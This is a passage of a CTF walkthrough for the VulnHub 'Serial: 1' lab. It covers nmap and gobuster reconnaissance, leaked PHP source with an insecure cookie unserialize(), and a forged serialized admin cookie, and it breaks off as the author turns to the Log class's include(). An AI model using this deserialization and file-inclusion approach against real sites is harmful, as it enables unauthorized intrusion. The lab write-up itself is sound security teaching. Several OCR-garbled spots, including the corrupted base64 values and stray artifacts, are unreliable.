

# Serial 1


This is a simple boot2root for beginner/immediate. The author of this machine is sk4pwn it is a boot2root challenge where we have to root the server to complete the challenge.

Link to Download: <https://www.vulnhub.com/entry/serial-1,349/>

## Reconnaissance

Let's start by identifying our target


```
sudo netdiscover -i vboxnet0
```



Target IP- 192.168.56.176



Now let's move on to find open ports,services,version etc using nmap tool.

```
sudo nmap -A -p- 192.168.56.176
```



# Enumeration

We browsed the website on port 80 and got the message hinting that we might get something in cookies.



We tried to decode the value gave us as username ,and tried to change it to something etse but didn't work. Then went on to do a directory scan using gobuster  
gobuster dir --url http://192.168.56.176 -w /usr/share/wordlists/dirb/common.txt

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x


[bar@parrot]~[/comp ctf walkthroughs/serial]
$gobuster dir --url http://192.168.56.176/ -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.56.176/
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/08/08 10:46:05 Starting gobuster
=====
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/backup (Status: 301)
/index.php (Status: 200)
/server-status (Status: 403)
=====
2020/08/08 10:46:06 Finished
=====
[bar@parrot]~[/comp ctf walkthroughs/serial]
$
```

Here we found one interesting directory named backup.

Let's check it.


We visited the backup directory on the webserver and found a zip file over there we downloaded it.



## Index of /backup

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">bak.zip</a>	2019-08-20 00:49	1.0K	-

Apache/2.4.38 (Ubuntu) Server at 192.168.56.176 Port 80




We downloaded the zip file and extracted the contents and found three files.

let's check the contents of each files.

```
cat index.php
```

```
cat log.class.php
```




```
inflatng: user.class.php
[bar@parrot]~/comp ctf walkthroughs/serial
$cat index.php
<?php
    include("user.class.php");

    if(!isset($_COOKIE['user'])) {
        setcookie("user", base64_encode(serialize(new User('sk4'))));
    } else {
        unserialize(base64_decode($_COOKIE['user']));
    }
    echo "This is a beta test for new cookie handler\n";
?>
[bar@parrot]~/comp ctf walkthroughs/serial
$cat log.class.php
<?php
class Log {
    private $type_log;

    function __construct($hnd) {
        $this->$type_log = $hnd;
    }

    public function handler($val) {
        include($this->type_log);
        echo "LOG: " . $val;
    }
}
```

cat user.class.php



```
inflatng: user.class.php
[bar@parrot]~/comp ctf walkthroughs/serial
$cat user.class.php
<?php
include("log.class.php");

class Welcome {
    public function handler($val) {
        echo "Hello " . $val;
    }
}

class User {
    private $name;
    private $wel;

    function __construct($name) {
        $this->name = $name;
        $this->wel = new Welcome();
    }

    function __destruct() {
        //echo "bye\n";
        $this->wel->handler($this->name);
    }
}
?>
[bar@parrot]~/comp ctf walkthroughs/serial
```

After carefully analysing the code of file index.php and user.class.php, we came to know that we can try to get base64 encoded value of cookie user by just adjusting a function call from index.php to user.class.php. So, we added one single line in the end to display the base64 value encoded in a similar format as the user cookie value but this time with another user i.e. admin.

```
echo base64_encode(serialize(new User('admin')));
```



```
GNU nano 4.8.2 user.class.php
[php
include("log.class.php");

class Welcome {
    public function handler($val) {
        echo "Hello " . $val;
    }
}

class User {
    private $name;
    private $wel;


    function __construct($name) {
        $this->name = $name;
        $this->wel = new Welcome();
    }

    function __destruct() {
        //echo "bye\n";
        $this->wel->handler($this->name);
    }
}

echo base64_encode(serialize(new User('admin')));

T>
```

Now let's try to run the PHP code and check the output of the same.  
php user.class.php



```
[base@parrot]~/comp ctf walkthroughs/serial$ php user.class.php
Hello adminTzo00iJvc2VyYjovOntzOjEwOiIAVXNlcgBwYmVlIjtzOjU6ImFkbWluIjtzOjY6ImBvc2VyAHd1bCI7Tzo3OiJXZWxjb211IjowOnt9fQ==
```

Now let's try to run the PHP code and check the output of the same.

```
$ php user.class.php
```

We got a base64 encoded value which we will try to use as the value of user cookie.


```
Cookie: PHPSESSID=...&user=Tzo00iJvc2VyYjovOntzOjEwOiIAVXNlcgBwYmVlIjtzOjU6ImFkbWluIjtzOjY6ImBvc2VyAHd1bCI7Tzo3OiJXZWxjb211IjowOnt9fQ==
```

Well, the base64 cookie value worked but nothing much helpful, so we started to look for something else. We checked the log class.php, we found that the Log class is having an include function to include a log file but the parameter type, log is not assigned any value. We assigned the variable with the path of present file as the value.

